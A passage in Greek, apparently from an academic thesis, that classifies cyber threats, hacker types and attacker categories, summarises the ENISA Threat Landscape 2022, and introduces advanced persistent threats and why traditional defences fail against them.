Οι απειλές με την σειρά τους, μπορούν να διακριθούν σε ακούσιες και εκούσιες απειλές.

- **Ακούσιες απειλές**: Οι ακούσιες απειλές πολλές φορές συμβαίνουν είτε από αστοχίες υλικού ή λογισμικού (*hardware / software failures*), είτε λόγω απροσεξίας, άγνοιας, ή επιπολαιότητας των ατόμων που χειρίζονται τα υπολογιστικά συστήματα και τα εκάστοτε λογισμικά.

- **Εκούσιες απειλές**: Διενεργούνται από χρήστες που είτε ανήκουν στο εσωτερικό του συστήματος (*insiders*) πχ. οι υπάλληλοι ενός οργανισμού, είτε ως εξωτερικοί χρήστες (*outsiders*), δηλαδή ως επιτιθέμενοι.

Για να κριθεί επιτυχής μια επίθεση, εξαρτάται κυρίως από τα μέσα που έχουν στην διάθεση τους οι επιτιθέμενοι, δηλαδή το χρόνο που διαθέτουν, την υπολογιστική ισχύ, και τις γνώσεις τους.



Εικόνα 2: Η προσέγγιση της ασφάλειας σε ένα πληροφοριακό σύστημα [9]

Μεταξύ της **απόκτησης πρόσβασης** και των **στόχων** των **επιτιθέμενων**, βρίσκονται τα **αποτελέσματα** της επίθεσης. Σε αυτό το σημείο της ακολουθίας μιας επίθεσης, οι επιτιθέμενοι έχουν πρόσβαση στις επιθυμητές διεργασίες, αρχεία ή μεταδιδόμενα δεδομένα. Οι επιτιθέμενοι είναι πλέον ελεύθεροι να εκμεταλλευτούν αυτή την πρόσβαση για να τροποποιήσουν/αλλοιώσουν αρχεία, να αρνηθούν την παροχή υπηρεσιών, να υποκλέψουν και να αποκτήσουν πληροφορίες παρανόμως, ή να χρησιμοποιήσουν με κακόβουλες προθέσεις τις διαθέσιμες υπηρεσίες.


Η τελική διασύνδεση που πρέπει να γίνει στην επιχειρησιακή ακολουθία που οδηγεί τους επιτιθέμενους στους στόχους τους είναι τα **εργαλεία** της επίθεσης. Αυτή είναι και η πιο δύσκολη διασύνδεση, λόγω της μεγάλης ποικιλίας μεθόδων που είναι διαθέσιμες για την εκμετάλλευση των τρωτών σημείων των υπολογιστικών συστημάτων και των δικτύων.

Όταν οι συγγραφείς συντάσσουν καταλόγους μεθόδων, συχνά συντάσσουν καταλόγους εργαλείων. Η προσέγγιση που ακολουθήθηκε εδώ ήταν η καθιέρωση των ακόλουθων κατηγοριών:

- **Εντολές χρήστη (User Commands):** Ο επιτιθέμενος εισάγει εντολές σε γραμμή εντολών ή σε γραφικό περιβάλλον εργασίας χρήστη.

- **Σενάριο ή πρόγραμμα (Script or Program)**: Σενάρια και προγράμματα που ξεκινούν από τη διεπαφή χρήστη για την εκμετάλλευση ευπαθειών.
- **Αυτόνομος πράκτορας (Autonomous Agent)** : Ο επιτιθέμενος εκκινεί ένα πρόγραμμα ή τμήμα προγράμματος, το οποίο λειτουργεί ανεξάρτητα από τον χρήστη για την εκμετάλλευση τρωτών σημείων.
- **Εργαλειοθήκη (Toolkit):** Ο επιτιθέμενος χρησιμοποιεί ένα πακέτο λογισμικού που περιέχει σενάρια, προγράμματα ή αυτόνομους πράκτορες που εκμεταλλεύονται ευπάθειες.
- **Κατανεμημένο εργαλεία (Distributed Tools)**: Ο επιτιθέμενος διανέμει εργαλεία σε πολλούς υπολογιστές, τα οποία στη συνέχεια συντονίζονται για να εκτελέσουν ταυτόχρονα επίθεση στον υπολογιστή-στόχο.
- **Παγίδευση δεδομένων (Data Traps)**: Διαφέρει από τα άλλα εργαλεία επειδή είναι μια "φυσική" μορφή επίθεσης αντί για μια επίθεση που χρησιμοποιεί λογισμικό μέσω δικτύου. Η ηλεκτρομαγνητική ακτινοβολία από ένα καλώδιο που μεταφέρει κίνηση δικτύου ή από έναν κεντρικό υπολογιστή "ακούγεται" από μια συσκευή εκτός του δικτύου ή του υπολογιστή, για την αποκάλυψη των πληροφοριών στη μνήμη του υπολογιστή-στόχου (ιδίως των δεδομένων που εμφανίζονται στο τερματικό) ή για αποκάλυψη δεδομένων κατά τη μεταφορά.

Η διασύνδεση αυτή επιτυγχάνεται μέσω μιας επιχειρησιακής ακολουθίας εργαλείων, πρόσβασης και αποτελεσμάτων που συνδέει τους επιτιθέμενους με τους στόχους τους, όπως φαίνεται στην παρακάτω εικόνα:



Εικόνα 3: Διαδικαστικό διάγραμμα επιθέσεων ασφαλείας σε πληροφοριακά συστήματα και δίκτυα [9]

1.2 Οι τύποι των επιτιθέμενων (Hackers)

Οι επιτιθέμενοι είναι το προφανές σημείο εκκίνησης, οι δημιουργοί, για τις επιθέσεις σε υπολογιστικά συστήματα και δίκτυα. Θα μπορούσαν να αναγνωριστούν από το ποιοί είναι και από πού προέρχονται. Θα μπορούσαν επίσης να προσδιοριστούν

από τις ικανότητές τους, όπως οι απλώς περίεργοι με χαμηλή τεχνική επάρκεια, οι περίεργοι με υψηλή τεχνική επάρκεια και οι αποφασισμένοι *hackers* με υψηλή τεχνική επάρκεια. Στο παρελθόν οι επιτιθέμενοι κατηγοριοποιούνταν σε ένα ενιαίο σύνολο, ανεξάρτητα από τα κίνητρα, ή τις κακόβουλες ενέργειες τους, όπου αποκαλούνταν ως κυβερνοεγκληματίες. Αυτό έχει αλλάξει πλέον, και καθώς οι επιθέσεις τους εξελίσσονται με την πάροδο του χρόνου και γίνονται πιο σύγχρονες και σύνθετες.

Οι Russell και Gangemi παρουσιάζουν δύο μεγάλες κατηγορίες: τους εσωτερικούς και τους εξωτερικούς. Στους εσωτερικούς περιλαμβάνονται οι υπάλληλοι, οι πρώην υπάλληλοι, οι φοιτητές κ.λπ. Οι εξωτερικοί αποτελούνται από πράκτορες ξένων μυστικών υπηρεσιών, τρομοκράτες, εγκληματίες, εταιρικούς επιδρομείς, βάνδαλους και *hackers*. Σε κάποιο βαθμό, διαφοροποιούνται καλύτερα με βάση τα κίνητρα: Οι *hackers* διακρίνονται επειδή ενδιαφέρονται περισσότερο για την πρόκληση της κατάρριψης της ασφάλειας ενός συστήματος παρά για την πιθανότητα προσωπικού κέρδους. Οι εταιρικοί επιδρομείς και οι επαγγελματίες εγκληματίες, από την άλλη πλευρά, έχουν ως κίνητρο την πιθανότητα οικονομικού κέρδους. Κατάσκοποι και τρομοκράτες επιδιώκουν πολιτικό κέρδος, αν και οι τρομοκράτες διακρίνονται επειδή επιδιώκουν πολιτικό κέρδος δημιουργώντας φόβο μέσω προκλητικών πράξεων. Τέλος, οι βάνδαλοι χαρακτηρίζονται από θυμό που στρέφεται "τις περισσότερες φορές κατά μιας συγκεκριμένης οργάνωσης, αλλά μερικές φορές και κατά της ζωής γενικά.

1.2.1 Κατηγορίες των Hackers

Έχουν αναπτυχθεί διάφοροι τύποι *hackers* που ποικίλουν ανάλογα με την δράση και τα κίνητρα τους. Επιστήμονες από το χώρο της ψυχολογίας έχουν προσπαθήσει να ερμηνεύσουν την συμπεριφορά και τα κίνητρα των ατόμων που εμπλέκονται σε εγκλήματα στον κυβερνοχώρο. Από τους επιστήμονες υφίσταται ο ισχυρισμός ότι μια εσωτερική ανάγκη του ανθρώπου τον οδηγεί στο να διαπράξει ένα έγκλημα. Αυτή η τάση είναι που έλκει έναν hacker προς την εγκληματική συμπεριφορά, καθώς αναπτύσσει τις δεξιότητές του σε αυτόν τον τομέα. Σύμφωνα με το μοντέλο του *Beveren* (*Beveren's model* of *hacker development*), βρέθηκαν τέσσερις κατηγορίες κίνητρων των *hackers* οι οποίες συνοψίζονται ως εξής:

α) παρόρμηση,

β) περιέργεια,

γ) έλξη προς την άσκηση ελέγχου και εξουσίας,

δ) αναγνώριση από ομότιμους και συμμετοχή σε μια ομάδα.

Ωστόσο, η ανάπτυξη των δεξιοτήτων των *hackers* εξαρτάται τόσο από τα διαθέσιμα εργαλεία, όσο και από τις προκλήσεις που αντιμετωπίζει στο περιβάλλον του διαδικτύου. Καθώς οι *hackers* γίνονται πιο έμπειροι, αυξάνεται το ενδιαφέρον τους για περαιτέρω ανάπτυξη των δεξιοτήτων τους και την αναζήτηση μεγαλύτερων

προκλήσεων [10]. Ακόμη, σύμφωνα με τη θεωρία κοινωνικής μάθησης του *Albert Bandura*, τα άτομα που επιλέγουν να συναναστρέφονται με εγκληματίες τείνουν να μιμούνται τις συμπεριφορές τους, και να στρέφονται σε εγκληματικές συμπεριφορές. Επιπλέον, στις ομάδες των κυβερνοεγκληματιών που ανήκουν, λαμβάνουν την επιβράβευση για τις πράξεις τους, τείνουν να τις εκλογικεύουν, θεωρώντας ότι οι πράξεις τους είναι δικαιολογημένες. Ιδιαίτερα όταν πρόκειται για παράνομες πράξεις με τη μορφή της επιδίωξης ενός ευγενούς ή ανώτερου σκοπού. Μάλιστα, έχει παρατηρηθεί ότι οι επιτιθέμενοι για να δικαιολογήσουν τις πράξεις τους, τις αποδίδουν στην πρόσβαση που τους παρέχεται, από τις ευπάθειες του συστήματος.

Στην πραγματικότητα οι *hackers* δεν είναι μια ομάδα ατόμων αλλά μια κοινότητα διαφορετικών ατόμων και οργανισμών που διαθέτουν διαφορετικά κίνητρα, προθέσεις και επίπεδα τεχνογνωσίας. Συνεπώς, οι επιτιθέμενοι μπορούν να διακριθούν σε μια σειρά από κατηγορίες ανάλογα με τις προθέσεις τους ή τη τεχνογνωσία τους.

1.2.1.1 *White-Hat Hackers*)

Στους White-Hat hackers συγκαταλέγονται μη κακόβουλοι, εξουσιοδοτημένοι *hackers* που επιχειρούν να εισβάλουν σε μια εταιρεία ή ένα οργανισμό κατόπιν αιτήματός τους, με σκοπό να αναγνωρίσουν ευπάθειες των συστημάτων τους. Στην συνέχεια οφείλουν να ενημερώσουν την εταιρεία ή τον οργανισμό για την ύπαρξη των αδυναμιών αυτών στα συστήματα τους με σκοπό να μεριμνήσουν για την επίλυση των προβλημάτων και την προστασία τους [11] Επιχειρούν δηλαδή επιθέσεις διείσδυσης στα συστήματα ασφαλείας των οργανισμών, με σκοπό να αναζητήσουν τα τρωτά τους σημεία, χωρίς να αποτελούν οι ίδιοι κίνδυνο για τον οργανισμό. Οι White-Hat hackers με την δράση τους συμβάλλουν στον εντοπισμό και την επιδιόρθωση των τρωτών σημείων στα υπολογιστικά συστήματα ενός οργανισμού. Κατά αυτόν τον τρόπο, προστατεύουν τα υπολογιστικά συστήματα ενός οργανισμού από παραβιάσεις ασφαλείας και εξωτερικές εσωτερικές και έμμεσες επιθέσεις. Συχνά, οι White-Hat hackers συναντώνται και με την όρο ηθικοί hackers (*ethical hackers*) ή *penetration testers*.

1.2.1.2 *Black-Hat Hackers*

Πρόκειται για κακόβουλους *hackers* που εισβάλλουν σε συστήματα υπολογιστών και δίκτυα χωρίς να διαθέτουν εξουσιοδοτημένη πρόσβαση. Μια ακόμα ονομασία που τους έχει δοθεί είναι *unethical crackers* ή *Security Crackers*, λόγω του ότι εισβάλλουν και παραβιάζουν υπολογιστικά συστήματα έχοντας κακές προθέσεις, σε αντίθεση με τους White-Hat hackers και το κάνουν για προσωπικό τους κέρδος. Πρόκειται για κυβερνοεγκληματίες που επιθυμούν να προκαλέσουν ζημιές σε πληροφοριακά συστήματα. Αναζητούν τα τρωτά σημεία και τα κενά ασφαλείας στο σύστημα ασφαλείας ενός οργανισμού για να πραγματοποιήσουν τις επιθέσεις τους για να προκαλέσουν σοβαρή ζημιά [11]. Δεν διστάζουν να προκαλέσουν κλοπή και

καταστροφή κρίσιμων δεδομένων, εκτέλεση επιθέσεων *DDos* σε ιστότοπους θέτοντας τους εκτός λειτουργίας, απόσπαση χρηματικών ποσών από λογαριασμούς τραπέζης κ.α.

1.2.1.3 *Grey-Hat Hackers*

Οι Grey-Hat hackers στην πραγματικότητα δεν έχουν καμία σχέση με τον οργανισμό που επιχειρούν να εισβάλουν, αλλά ρισκάρουν κάνοντάς το αυτό, άλλοτε δρώντας νόμιμα, άλλοτε παράνομα. Ενδέχεται να εισβάλλουν παράνομα σε ένα σύστημα θέτοντας το σε κίνδυνο, χωρίς να διαθέτουν εξουσιοδοτημένη πρόσβαση. Ωστόσο, η διαφορά με τους Black-Hat hackers είναι ότι είναι διατεθειμένοι να ενημερώσουν σε δεύτερο χρόνο τον οργανισμό για τις ευπάθειες του συστήματος ασφαλείας του, με σκοπό να το επιλύσουν. Στην ουσία, οι Grey-Hat hackers μπορεί να μην έχουν πάντοτε κακόβουλες προθέσεις αλλά λόγω του ότι δεν έχουν λάβει ειδική άδεια για να εισβάλλουν στο σύστημα, αυτό κάνει την πράξη τους παράνομη.

1.2.1.4 Elite Hackers

Πρόκειται για επαγγελματίες *hackers*, άτομα υψηλής ειδίκευσης, που βρίσκουν και εκμεταλλεύονται τα τρωτά σημεία πριν από οποιονδήποτε άλλον. Κινητοποιούνται από το οικονομικό κέρδος, την ιδεολογία, και το αίσθημα εκδίκησης. Αυτού του είδους οι *hackers* είναι άριστα εκπαιδευμένοι και εξαιρετικά εξειδικευμένοι που εργάζονται άμεσα ή έμμεσα για μια κυβέρνηση, με σκοπό να αποσταθεροποιήσει, να διαταράξει και να καταστρέψει τα συστήματα και τα δίκτυα ενός άλλου έθνους ή μιας κυβέρνησης. Οι elite hackers οργανώνουν επιθέσεις προηγμένων επίμονων απειλών, επιλέγοντας ανάμεσα σε μια τεράστια γκάμα επιθέσεων, όπως οι επιθέσεις ηλεκτρονικού ψαρέματος (*phishing*), κοινωνικής μηχανικής (*social engineering*), εγχύσεις κώδικα (*injection*), άρνησης εξυπηρέτησης (*DoS*), *cross-site scripting*, εφοδιαστικής αλυσίδας (supply chain), πειρατεία συνεδρίας (*session hijacking*), και χρησιμοποιώντας κακόβουλα λογισμικά (*malware*) όπως είναι: δούρειους ίππους (*trojan*), ιούς (*virus*), *ransomware*, κλπ. Οργανώνονται σε μικρές ομάδες ή σε μεγαλύτερες ομάδες, που συντελούν εγκληματικές οργανώσεις [10]**Error! Reference source not found.**. Μάλιστα, πολλοί από αυτούς δραστηριοποιούνται κατά κύριο λόγο σε φόρουμ και στο σκοτεινό διαδίκτυο (*dark web*). Οι επαγγελματίες hackers προκειμένου να μην μπορούν οι αρχές να τους εντοπίσουν αφήνουν πίσω τους παραπλανητικά στοιχεία.

1.2.2 Κατηγορίες των δραστών (actors) των επιθέσεων

Σε αυτή την ενότητα παρουσιάζονται συνοπτικά οι κύριες κατηγορίες των δραστών (*actors*) που λαμβάνουν μέρος σε επιθέσεις [10] και**Error! Reference source not found.** αναφέρονται τα βασικότερα χαρακτηριστικά κάθε κατηγορίας επιτιθέμενων.

1.2.2.1 Script Kiddies

Σε αυτή την κατηγορία ανήκουν *hackers* με ελάχιστες έως καθόλου δεξιότητες, που χρησιμοποιούν τα εργαλεία και τις τεχνικές εκμετάλλευσης που έχουν γνωστοποιηθεί από άλλους *hackers*, προκειμένου να κάνουν τις επιθέσεις τους. Οι επιθέσεις τους συνήθως είναι με επαναχρησιμοποιούμενο κώδικα, *scripts* και *malware* που βρίσκουν από το Διαδίκτυο. Δεν ακολουθούν ένα καλά σχεδιασμένο πλάνο δράσης όσον αφορά τα βήματα επίθεσης. Δεν είναι αρκετά προσεκτικοί ώστε να καλύψουν τα διαδικτυακά τους ίχνη.

1.2.2.2 Hacktivists

Οι *hacktivists* αποτελούν *hackers* που η δράση τους κινητοποιείται από μια συγκεκριμένη αφορμή όπως είναι η κλιματική αλλαγή, οι πολιτικές ατζέντες ή τρομοκρατία, και άλλα θέματα της επικαιρότητας. Χρησιμοποιούν μεθόδους επίθεσης όπως SQL *injection*, *web server misconfigurations* για να εισβάλλουν σε βάσεις δεδομένων και να διαρρεύσουν το περιεχόμενο τους. Ακόμα, επιτίθενται σε δημοφιλείς ιστοσελίδες, και δημόσιες υπηρεσίες.

1.2.2.3 Organized Cybercriminals

Πρόκειται για *hackers* που αποτελούν μέρος μιας εγκληματικής ομάδας που είναι καλά χρηματοδοτούμενη και υψηλά εκλεπτυσμένη. Επιθυμούν να προκαλέσουν ζημιά στα υπολογιστικά συστήματα των θυμάτων, να εκμεταλλευτούν τις ευπάθειες του, και να εκτελέσουν επιθέσεις άρνησης υπηρεσίας (*DDoS*).

1.2.2.4 Nation State Actors

Οι δράστες που λαμβάνουν μέρος σε εκστρατείες επιθέσεων προηγμένης επίμονης απειλής αποτελούν μια ξεχωριστή κατηγορία. Ο λόγος είναι ότι οι επιθέσεις APT πραγματοποιούνται από άρτια εκπαιδευμένες και ιδιωτικά χρηματοδοτούμενες ομάδες hacker. Οι ομάδες αυτές εκτελούν εξελιγμένες επιθέσεις ακολουθώντας μια σειρά σταδίων επίθεσης (κύκλος ζωής επιθέσεων APT), κάνοντας χρήση προηγμένων εργαλείων επίθεσης κλειστού και ανοιχτού κώδικα που έχουν στη διάθεσή τους.

Αρχικά αποκτούν πρόσβαση στο δίκτυο του οργανισμού-στόχου. Έπειτα, αφού αποκτήσουν τη μη εξουσιοδοτημένη πρόσβαση, προχωρούν στην εγκατάσταση κακόβουλου λογισμικού στο υπολογιστικό σύστημα του οργανισμού-στόχου. Στην συνέχεια, προσπαθούν να αποκτήσουν επιπλέον δικαιώματα πρόσβασης, με σκοπό να εντοπίσουν πολύτιμα ευαίσθητα δεδομένα του οργανισμού και να τα υποκλέψουν. Στόχος τους είναι να επιμείνουν και να συνεχίσουν την παραπάνω διαδικασία για όσο το δυνατόν μεγαλύτερο χρονικό διάστημα.

1.3 Κύριες και αναδυόμενες απειλές Κυβερνοασφάλειας

Σύμφωνα με την έκθεση ENISA Threat Landscape 2022 [12] του Ευρωπαϊκού Οργανισμού για την Κυβερνοασφάλεια (ENISA), υπάρχουν οκτώ κύριες ομάδες απειλών:

1) **Λυτρισμικό (Ransomware):** Κακόβουλο λογισμικό που απειλεί το θύμα καταστρέφοντας ή εμποδίζοντας την πρόσβαση του σε κρίσιμα δεδομένα ή συστήματα έως ότου καταβληθούν λύτρα. Το 2022 οι επιθέσεις ransomware συνέχισαν να αποτελούν μία από τις κύριες απειλές στον κυβερνοχώρο ενώ γίνονται και όλο και πιο περίπλοκες. Σύμφωνα με έρευνα που παρατίθεται από τον ENISA, η οποία διεξήχθη στα τέλη του 2021 και το 2022, οι περισσότεροι από τους μισούς ερωτηθέντες ή τους υπαλλήλους τους είχαν προσεγγιστεί σε επιθέσεις ransomware. Τα στοιχεία από τον ENISA δείχνουν ότι η υψηλότερη ζήτηση ransomware αυξήθηκε από 13 εκατομμύρια ευρώ το 2019 σε 62 εκατομμύρια ευρώ το 2021 και ο μέσος όρος λύτρων που καταβλήθηκαν διπλασιάστηκε από 71.000 ευρώ το 2019 σε 150.000 ευρώ το 2020. Υπολογίζεται ότι το 2021 η αξία των ζημιών από το παγκόσμιο ransomware έφτασε τα 18 δισεκατομμύρια ευρώ – 57 φορές περισσότερες από ό,τι το 2015.

2) **Κακόβουλο λογισμικό (Malware):** Το κακόβουλο λογισμικό έχει ως στόχο να βλάψει ένα υπολογιστικό σύστημα και περιλαμβάνει μεταξύ άλλων, ιούς (viruses), σκουλήκια (worms), δούρειους ίππους (Trojan horses) και κατασκοπευτικό λογισμικό (spyware) . Μετά από μια παγκόσμια μείωση του κακόβουλου λογισμικού λόγω της πανδημίας του Covid-19 το 2020 και στις αρχές του 2021, η χρήση του αυξήθηκε σημαντικά από τα τέλη του 2021, καθώς οι άνθρωποι άρχισαν να επιστρέφουν στην κανονικότητα. Η άνοδος στη χρήση του κακόβουλου λογισμικού αποδίδεται επίσης στο crypto-jacking (η μυστική χρήση του υπολογιστή του θύματος για παράνομη δημιουργία κρυπτονομισμάτων) και στο κακόβουλο λογισμικό που στοχεύει το Διαδίκτυο των Πραγμάτων (Internet of Things).

3) **Κοινωνική μηχανική (Social engineering):** Επιδιώκει την εκμετάλλευση ανθρώπινου λάθους ή/και χειραγώγηση χρηστών για πρόσβαση σε πληροφορίες ή υπηρεσίες. Τα θύματα εξαπατώνται ώστε να ανοίξουν κακόβουλα έγγραφα, αρχεία ή email, να επισκέπτονται ιστότοπους, με αποτέλεσμα να παραχωρούν μη εξουσιοδοτημένη πρόσβαση σε συστήματα ή υπηρεσίες στους hackers. Η πιο κοινή επίθεση αυτού του είδους είναι το «ηλεκτρονικό ψάρεμα» ή phishing (μέσω email) ή το smishing (μέσω μηνυμάτων κειμένου). Σχεδόν το 60% των παραβιάσεων στην Ευρώπη, τη Μέση Ανατολή και την Αφρική περιλαμβάνουν ένα στοιχείο κοινωνικής μηχανικής, σύμφωνα με έρευνα που παρατίθεται από τον ENISA. Οι οργανισμοί που υποδύονται οι κυβερνοεγκληματίες (phishers) κυρίως προέρχονταν από τον χρηματοοικονομικό και τεχνολογικό τομέα, αλλά άρχισαν να στοχεύουν και τα ανταλλακτήρια κρυπτονομισμάτων και τους κατόχους κρυπτονομισμάτων.

4) **Απειλές κατά δεδομένων (Threats against data):** Στοχεύουν σε πηγές δεδομένων και μεταδιδόμενα δεδομένα, με σκοπό τη μη εξουσιοδοτημένη πρόσβαση και αποκάλυψη. Ζούμε σε μια οικονομία που βασίζεται στα δεδομένα, η οποία παράγει τεράστιες ποσότητες δεδομένων που είναι εξαιρετικά σημαντικές, μεταξύ άλλων, για τις επιχειρήσεις και την Τεχνητή Νοημοσύνη, γεγονός που την καθιστά σημαντικό στόχο για τους εγκληματίες του κυβερνοχώρου. Οι απειλές κατά των δεδομένων μπορούν να ταξινομηθούν κυρίως ως παραβιάσεις δεδομένων (σκόπιμες επιθέσεις από κυβερνοεγκληματίες) και διαρροές δεδομένων (ακούσια απελευθέρωση δεδομένων). Τα χρήματα παραμένουν το πιο κοινό κίνητρο τέτοιων επιθέσεων. Μόνο στο 10% των περιπτώσεων το κίνητρο είναι η κατασκοπεία.

5) **Απειλές κατά της διαθεσιμότητας - Άρνηση παροχής υπηρεσίας (Denial of Service):** Αυτές οι επιθέσεις αυξάνονται σε εύρος και πολυπλοκότητα και αποτελούν μερικές από τις πιο κρίσιμες απειλές για τα συστήματα πληροφορικής, με στόχο να εμποδίζουν τους χρήστες να έχουν πρόσβαση σε δεδομένα ή υπηρεσίες. Μια κοινή μορφή επίθεσης είναι η υπερφόρτωση της υποδομής του δικτύου και να καταστήσουν ένα σύστημα μη διαθέσιμο. Οι επιθέσεις άρνησης υπηρεσίας πλήττουν όλο και περισσότερο τα δίκτυα κινητής τηλεφωνίας και τις συνδεδεμένες συσκευές του Διαδικτύου των Πραγμάτων.

6) **Απειλές κατά της διαθεσιμότητας του Διαδικτύου (Threats against availability):** Αυτές οι απειλές περιλαμβάνουν τη φυσική κατάληψη και την καταστροφή της υποδομής του διαδικτύου, καθώς και την ενεργό λογοκρισία ειδήσεων ή ιστοσελίδων μέσων κοινωνικής δικτύωσης.

7) **Παραπληροφόρηση (Disinformation) / Διάδοση παραπλανητικών πληροφοριών (misinformation):** Η αυξανόμενη χρήση των πλατφορμών μέσων κοινωνικής δικτύωσης και των διαδικτυακών μέσων έχει οδηγήσει σε αύξηση των δημοσιευμάτων που διαδίδουν ψεύτικες πληροφορίες (σκόπιμα παραποιημένες πληροφορίες) και παραπληροφόρηση (διαμοιρασμός λανθασμένων πληροφοριών) ώστε να προκαλέσουν φόβο και αβεβαιότητα. Επίσης, μέσω της τεχνολογίας Deepfake σημαίνει ότι είναι πλέον δυνατή η δημιουργία ψεύτικου ήχου, βίντεο ή εικόνων που σχεδόν δεν διακρίνονται από τις πραγματικές. Τα ρομπότ που προσποιούνται ότι είναι αληθινά άτομα μπορούν να διαταράξουν τις διαδικτυακές κοινότητες πλημμυρίζοντας τις με ψεύτικα σχόλια.

8) Επιθέσεις εφοδιαστικής αλυσίδας (Supply-chain attacks): Αυτός είναι ένας συνδυασμός δύο επιθέσεων - στον προμηθευτή και στον πελάτη με στόχευση της σχέσης μεταξύ οργανισμών και προμηθευτών. Οι οργανισμοί γίνονται πιο ευάλωτοι σε τέτοιες επιθέσεις, λόγω των ολοένα και πιο περίπλοκων συστημάτων και ενός πλήθους προμηθευτών, που είναι πιο δύσκολο να επιβλέπονται.

Οι απειλές για την ασφάλεια στον κυβερνοχώρο στην Ευρωπαϊκή Ένωση επηρεάζουν ζωτικούς τομείς. Σύμφωνα με τον ENISA, οι έξι κορυφαίοι τομείς που επηρεάστηκαν μεταξύ Ιουνίου 2021 και Ιουνίου 2022 ήταν:

- Δημόσια διοίκηση/διακυβέρνηση (24% των περιστατικών που αναφέρθηκαν)
- Πάροχοι ψηφιακών υπηρεσιών (13%)
- Ευρύ κοινό (12%)
- Υπηρεσίες (12%)
- Χρηματοοικονομικά/τραπεζικά (9%)
- Υγεία (7%)

2. Προηγμένες Επίμονες Απειλές (APTs)

Σε αυτό το κεφάλαιο θα μελετήσουμε εκτενώς το είδος των προηγμένων επίμονων απειλών, τις διαστάσεις που λαμβάνει αυτό το είδος επίθεσης, και τους τρόπους με τους οποίους πραγματοποιούνται οι επιθέσεις APTs. Ακόμα, θα αναφερθούμε στον κύκλο ζωής των προηγμένων επίμονων απειλών, ο οποίος συνήθως ποικίλει καθώς μπορεί μια τέτοια απειλή μπορεί να παραμένει μη ανιχνεύσιμη στο πληροφοριακό σύστημα του στόχου για μεγάλο χρονικό διάστημα.

2.1 Η αποτυχία των παραδοσιακών τεχνολογιών και αρχιτεκτονικών ασφαλείας

Η ασφάλεια των πληροφοριακών συστημάτων είναι υπεύθυνη για τη θέσπιση πολιτικών ασφάλειας, για τη διαχείριση των δεδομένων εντός της πληροφοριακής υποδομής ενός οργανισμού [2]. Ωστόσο, οι αδυναμίες και τα τρωτά σημεία που μπορεί να υφίστανται στην πληροφοριακή υποδομή ενός οργανισμού, παραδείγματος χάρη με τη χρήση παλαιού εξοπλισμού, τη μη ενημέρωση των πολιτικών ασφαλείας και τη μη έγκαιρη εγκατάσταση ενημερώσεων στα πληροφοριακά συστήματα, καθώς και έλλειψη ενημέρωσης για τις ασφαλείς πρακτικές, επιτρέπουν στους επιτιθέμενους να πραγματοποιήσουν με μεγαλύτερη ευκολία μια απειλή σε έναν οργανισμό.

Με τη ανάπτυξη νέων εξελιγμένων εργαλείων επίθεσης που χρησιμοποιούνται από κυβερνοεγκληματίες, όπως το *zero-day attack*, επιθέσεις άρνησης εξυπηρέτησης (*DoS*/*DDoS*), οι συμβατικές λύσεις ασφαλείας αδυνατούν να αντιμετωπίσουν την πολύπλοκη φύση αυτών των απειλών.

Τα τελευταία χρόνια, έχει αυξηθεί σημαντικά ο αριθμός των καταγεγραμμένων περιπτώσεων που σχετίζονται με απειλές APT. Όμως, οι παραδοσιακές τεχνολογίες ασφαλείας αποδείχτηκαν μη αποτελεσματικές κατά την ανίχνευση ή την αντιμετώπιση των επιθέσεων APT. Τα παραδοσιακά συστήματα προστασίας δυσκολεύονται στην ανίχνευση των επιθέσεων APT διότι οι μέθοδοι που χρησιμοποιούν οι επιτιθέμενοι τις περισσότερες φορές δεν είναι γνωστές [2]. Επιπλέον, η ικανότητα των APTs να εξελίσσονται με το χρόνο καθιστά ακατάλληλες τις παραδοσιακές μεθόδους ασφαλείας που βασίζονται στην ανίχνευση χαρακτηριστικών. Αυτό οφείλεται στο γεγονός ότι οι επιθέσεις APT απαιτούν εξειδικευμένες μεθόδους ανίχνευσης κίνησης σε επίπεδο δικτύου. Άλλοι ερευνητές έχουν προτείνει τη παρατήρηση του κύκλου ζωής αυτής της επίθεσης ως ένα δείκτη για τη κατανόηση του τρόπου λειτουργίας αυτών των επιθέσεων. Επιπλέον, η χρήση τεχνικών μηχανικής μάθησης επιτρέπουν τη συλλογή και τη ανάλυση των εργαλείων που χρησιμοποιούνται από τους επιτιθέμενους με σκοπό την έγκαιρη ανίχνευση των επιθέσεων APT.

Η μεγαλύτερη ανησυχία των ειδικών ασφαλείας είναι ότι οι επιθέσεις APT διαρκούν για αρκετούς μήνες, στοχεύοντας στην υποκλοπή μεγάλου όγκου κρίσιμων πληροφοριών από οργανισμούς που παρόλα αυτά διατηρούν υψηλά επίπεδα ασφαλείας. Ωστόσο, οι οργανισμοί δεν καταφέρνουν να αντιληφθούν την παρουσία των APT στα συστήματα τους, και η πλειοψηφία τους ειδοποιείται για το περιστατικό από τον έλεγχο κάποιου τρίτου μέρους (συνήθως υπηρεσίες επιβολής του νόμου).

Δεν θα μπορούσαμε να παραβλέψουμε ότι οι δράστες των επιθέσεων APT διαθέτουν μοναδικά χαρακτηριστικά που τους διαφοροποιούν σε μεγάλο βαθμό από τους ευκαιριακούς εισβολείς. Στην συνέχεια θα αναφερθούμε στα σημεία που παρουσιάζουν διαφορές οι απειλές APT με τις προ υπάρχουσες , γνωστές απειλές.

